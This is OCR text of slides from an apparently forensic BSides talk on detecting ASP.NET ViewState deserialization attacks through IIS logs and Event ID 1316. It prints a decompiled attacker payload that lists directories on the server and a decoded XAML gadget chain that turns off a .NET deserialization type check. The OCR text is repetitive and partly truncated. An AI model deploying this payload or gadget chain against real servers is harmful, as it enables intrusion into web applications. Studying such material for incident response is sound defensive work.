2024-09-21 09:49:15 W3SVC1 127.0.0.1 POST /bsides2024/zeroed.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.4111 - 127.0.0.1 200 0 0 270 237 13 /bsides2024/zeroed.aspx C:\inetpub\wwwroot\
2024-09-21 09:49:31 W3SVC1 127.0.0.1 POST /bsides2024/zeroed.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.4111 - 127.0.0.1 200 0 0 12035 254 17 /bsides2024/zeroed.aspx C:\inetpub\wwwroot\
```

View State Investigation – Windows Event Logs

- Application.evtx
  - Event ID 1316
  - Source ASP.NET 4.0.30319.0
- Event includes
  - The time of the request
  - The targeted application pool
  - The targeted page
  - The request URL
  - The attackers IP (or more likely the load balancer's IP 😔)
  - The payload!
- The fact this event exists means exploitation was successful


View State Investigation – V

- Application.evtx
  - Event ID 1316
  - Source ASP.NET 4.0.30319.0
- Event includes
  - The time of the request
  - The targeted application pool
  - The targeted page
  - The request URL
  - The attackers IP (or more likely the load balancer's IP 😞)
  - The payload!
- The fact this event exists means exploitation was successful




View State Investigation

- Application.evtx
  - Event ID 1316
  - Source ASP.NET 4.0.30319.0
- Event includes
  - The time of the request
  - The targeted application pool
  - The targeted page
  - The request URL
  - The attackers IP (or more likely the load balancer's IP 😞)
  - The payload!
- The fact this event exists means exploitation was successful




View State Investigation

- Application.evtx
  - Event ID 1316
  - Source ASP.NET 4.0.30319.0
- Event includes
  - The time of the request
  - The targeted application pool
  - The targeted page
  - The request URL
  - The attackers IP (or more likely the load balancer's IP 😞)
  - The payload!
- The fact this event exists means exploitation was successful




View State Investigation

- Application.evtx
  - Event ID 1316
  - Source ASP.NET 4.0.30319.0
- Event includes
  - The time of the request
  - The targeted application pool
  - The targeted page
  - The request URL
  - The attackers IP (or more likely the load balancer's IP 😞)
  - The payload!
- The fact this event exists means exploitation was successful



View State Investigation

- Application.evtx
  - Event ID 1316
  - Source ASP.NET 4.0.30319.0
- Event includes
  - The time of the request
  - The targeted application pool
  - The targeted page
  - The request URL
  - The attackers IP (or more likely the load balancer's IP 😞)
  - The payload!
- The fact this event exists means exploitation was successful



Recipe

Input

dnSpy v6.5.1 (64-bit, .NET)


File Edit View Debug Window Help C# Start

Assembly Explorer


- zhq50p45 (0.0.0.0)
  - zhq50p45.dll
    - PE
    - Type References
    - References
    - { } -
      - <Module> @02000001
        - Base Type and Interfaces
        - Derived Types
      - Payload @02000002
        - Base Type and Interfaces
        - Derived Types
        - Payload() : void @06000001

Payload() : void

```
// Payload
// Token: 0x06000001 RID: 1
public Payload()
{
    HttpRequest request = HttpContext.Current.Request;
    HttpResponse response = HttpContext.Current.Response;
    StringBuilder stringBuilder = new StringBuilder();
    string text = request.Params["path"];
    string text2 = "{0,-25}\t{1,-20}\t{2,-20}\t{3,-20}\t{4}";
    stringBuilder.AppendLine(string.Format(text2, new object[] { "Name", "Last Access Time", "Last Write
      Time", "Creation Time", "Size" }));
    stringBuilder.AppendLine
      ("================================================================================================
      ===========");
    string[] array = Directory.GetDirectories(text);
    for (int i = 0; i < array.Length; i++)
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(array[i]);
        stringBuilder.AppendLine(string.Format(text2, new object[] { directoryInfo.Name,
          directoryInfo.LastAccessTimeUtc, directoryInfo.LastWriteTimeUtc, directoryInfo.CreationTimeUtc,
          "" }));
    }
    array = Directory.GetFiles(text);
    for (int j = 0; j < array.Length; j++)
    {
        FileInfo fileInfo = new FileInfo(array[j]);
        stringBuilder.AppendLine(string.Format(text2, new object[] { fileInfo.Name,
          fileInfo.LastAccessTimeUtc, fileInfo.LastWriteTimeUtc, fileInfo.CreationTimeUtc,
          fileInfo.Length }));
    }
    response.Write(stringBuilder.ToString());
}
```



dnSpy v6.5.1 (64-bit, .NET)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
zhq50p45 (0.0.0.0)
zhq50p45.dll
PE
Type References
References
{ } -
<Module> @02000001
Base Type and Interfaces
Derived Types
Payload @02000002
Base Type and Interfaces
Derived Types
Payload() : void @06000001
Payload() : void
// Payload
// Token: 0x06000001 RID: 1
public Payload()
{
HttpRequest request = HttpContex
HttpResponse response = HttpCont
StringBuilder stringBuilder = ne
string text = request.Params["pa
string text2 = "{0,-25}\t{1,-20}
stringBuilder.AppendLine(string.
Time", "Creation Time", "Size"
stringBuilder.AppendLine
("==========
==========");
string[] array = Directory.GetDi
for (int i = 0; i < array.Length
{
DirectoryInfo directoryInfo
stringBuilder.AppendLine(str
directoryInfo.LastAccessTi
"" }));
}
array = Directory.GetFiles(text)
for (int j = 0; j < array.Length
{
FileInfo fileInfo = new File
stringBuilder.AppendLine(str
fileInfo.LastAccessTimeUtc
fileInfo.Length }));
}
response.Write(stringBuilder.ToS
}
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Output
<ResourceDictionary
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:s="clr-namespace:System;assembly=mscorlib"
xmlns:c="clr-namespace:System.Configuration;assembly=System.Configuration"
xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib">
<ObjectDataProvider x:Key="type" ObjectType="{x:Type s:Type}" MethodName="GetType">
<ObjectDataProvider.MethodParameters>
<s:String>System.Workflow.ComponentModel.AppSettings,
System.Workflow.ComponentModel, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35</s:String>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
<ObjectDataProvider x:Key="field" ObjectInstance="{StaticResource type}"
MethodName="GetField">
<ObjectDataProvider.MethodParameters>
<s:String>disableActivitySurrogateSelectorTypeCheck</s:String>
<r:BindingFlags>40</r:BindingFlags>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
<ObjectDataProvider x:Key="set" ObjectInstance="{StaticResource field}"
MethodName="SetValue">
<ObjectDataProvider.MethodParameters>
<s:Object/>
<s:Boolean>true</s:Boolean>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
<ObjectDataProvider x:Key="setMethod" ObjectInstance="{x:Static
c:ConfigurationManager.AppSettings}" MethodName="Set">
BSides Canberra 2024

